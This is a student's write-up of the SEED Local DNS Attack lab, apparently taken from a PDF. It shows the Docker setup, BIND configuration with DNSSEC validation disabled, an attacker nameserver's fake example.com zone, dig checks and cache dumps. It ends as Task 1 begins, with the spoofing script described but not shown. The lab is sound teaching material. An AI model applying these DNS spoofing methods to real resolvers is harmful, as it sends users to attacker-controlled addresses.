
Local DNS Attack SEED Lab


Contents

Environment Setup


Building Dockers in order to proceed in the lab in proper environment.




Setting up Dockers.




Here, all the Dockers available are displayed.




Setting User's Docker in the terminal.




Setting Local DNS Server's Docker in the terminal.




Setting Attacker's Nameserver Docker in the terminal.



Setting Attacker's Docker in the terminal.




Setting Router's Docker in the terminal.



Confirming Attacker's zones.


```
root@f80eb4150289:/etc/bind# cat named.conf
// This is the primary configuration file for the BIND DNS server n
amed.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for informatio
n on the
// structure of BIND configuration files in Debian, *BEFORE* you cu
stomize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.
conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
```

Confirmed that DNSSec is turned off and the **dump.db** location is taken.





```
root@f80eb4150289:/etc/bind# cat named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================

        // ---------------------------------------
        // Added/Modified for SEED labs
        // dnssec-validation auto;
        dnssec-validation no;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        query-source port         33333;

        // Access control
        allow-query { any; };
        allow-query-cache { any; };
```

Putting command to check the dump cache.




```
root@f80eb4150289:/etc/bind# rndc dumpdb -cache
root@f80eb4150289:/etc/bind# ls
bind.keys  db.255    named.conf                named.conf.options
db.0       db.empty  named.conf.default-zones  rndc.key
db.127     db.local  named.conf.local          zones.rfc1918
root@f80eb4150289:/etc/bind# ls /var/cache/bind
dump.db
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump/db
cat: /var/cache/bind/dump/db: No such file or directory
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.dbdb
cat: /var/cache/bind/dump.dbdb: No such file or directory
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20221220145841
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
:
```




```
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20221220145841
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
; Dump complete
root@f80eb4150289:/etc/bind# ls /var/cache/bind
```

Now clearing the cache.

```
; Bad cache
;
;
; SERVFAIL cache
;
; Dump complete
root@f80eb4150289:/etc/bind# rndc flush
root@f80eb4150289:/etc/bind#
```

Checking zones again from Attacker-ns Docker.

```
root@54d69c7910c1:~# cd /etc/bind
root@54d69c7910c1:/etc/bind# cat named.conf
// This is the primary configuration file for the BIND DNS server
named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for informati
on on the
// structure of BIND configuration files in Debian, *BEFORE* you c
ustomize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named
.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};

root@54d69c7910c1:/etc/bind#
```

Checking the real and fake zones of the Attacker, respectively.

```
root@54d69c7910c1:/etc/bind# cat zone_attacker32.com
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
root@54d69c7910c1:/etc/bind# cat zone_example.com
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
root@54d69c7910c1:/etc/bind#
```


While testing the DNS Setup I tried grabbing the IP Address of the attacker32 in User's terminal and got the response here in the **ANSWER** Section.

```
root@511828a1371a:~# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26797
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a3c703676ecbad390100000063ab0bbba61b3efce6268f8b (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Dec 27 15:14:03 UTC 2022
;; MSG SIZE  rcvd: 90

root@511828a1371a:~#
```

Checking the IP Address of the fake zone of the attacker which is visible in the **ANSWER** Section below.

```
root@54d69c7910c1:/etc/bind# dig www.example.com.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15935
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        26551   IN      A       93.184.216.34

;; Query time: 95 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Tue Dec 27 15:20:08 UTC 2022
;; MSG SIZE  rcvd: 60

root@54d69c7910c1:/etc/bind#
```

Cross verifying on https://www.nslookup.io/. And I noticed that the IP of the fake zone matches.



Upon performing the last test it is clear that when called the fake zone address will be displayed with this command.

```
root@511828a1371a:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 392
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITION
AL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e902cf3b16a642450100000063ab113971d8caf6939ca680 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 3 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Dec 27 15:37:29 UTC 2022
;; MSG SIZE  rcvd: 88

root@511828a1371a:/#
```

Checking the cache again in Local DNS Server's terminal where ns.attacker32.com and other dumps are found


```
root@f80eb4150289:/etc/bind# rndc dumpdb -cache
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20221220153940
; authanswer
ns.attacker32.com.      862463  IN A    10.9.0.153
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout
]
; [plain success/timeout]
;
;
; Unassociated entries
;
;       199.7.91.13 [srtt 313686] [flags 00000000] [edns 0/4/4/4/4
] [plain 0/0] [ttl 263]
;       192.203.230.10 [srtt 416544] [flags 00000000] [edns 0/4/4/
4/4] [plain 0/0] [ttl 263]
;       198.41.0.4 [srtt 337587] [flags 00000000] [edns 0/4/4/4/4]
 [plain 0/0] [ttl 263]
;       192.33.4.12 [srtt 334285] [flags 00000000] [edns 0/4/4/4/4
```

Task 1

Copying the provided script in another file to begin the task and opening it in the editor.


```
[12/27/22]seed@VM:~/.../Labsetup$ cd volumes
[12/28/22]seed@VM:~/.../volumes$ ls
dns_sniff_spoof.py
[12/28/22]seed@VM:~/.../volumes$ cp dns_sniff_spoof.py task1.py
[12/28/22]seed@VM:~/.../volumes$ gedit * &>/devnull &
```

Checking Attacker's Interface in Attacker's terminal.



Provided Code looks like this which I will modify for the tasks ahead.

Modifying the code, where on line 6 I added the code to show packets. Spoofed the IP address and DNS packet while removing Authorization Server code lines as they are not required in this task. Made modifications on line 29 by adding source host and finally on line 30 the interface of Attacker checked from the Attacker's terminal as shown in the screenshot above.



Now flushing the cache in Local DNS Server Docker.

```
;
; Dump complete
root@f80eb4150289:/etc/bind# rndc flush
root@f80eb4150289:/etc/bind#
```

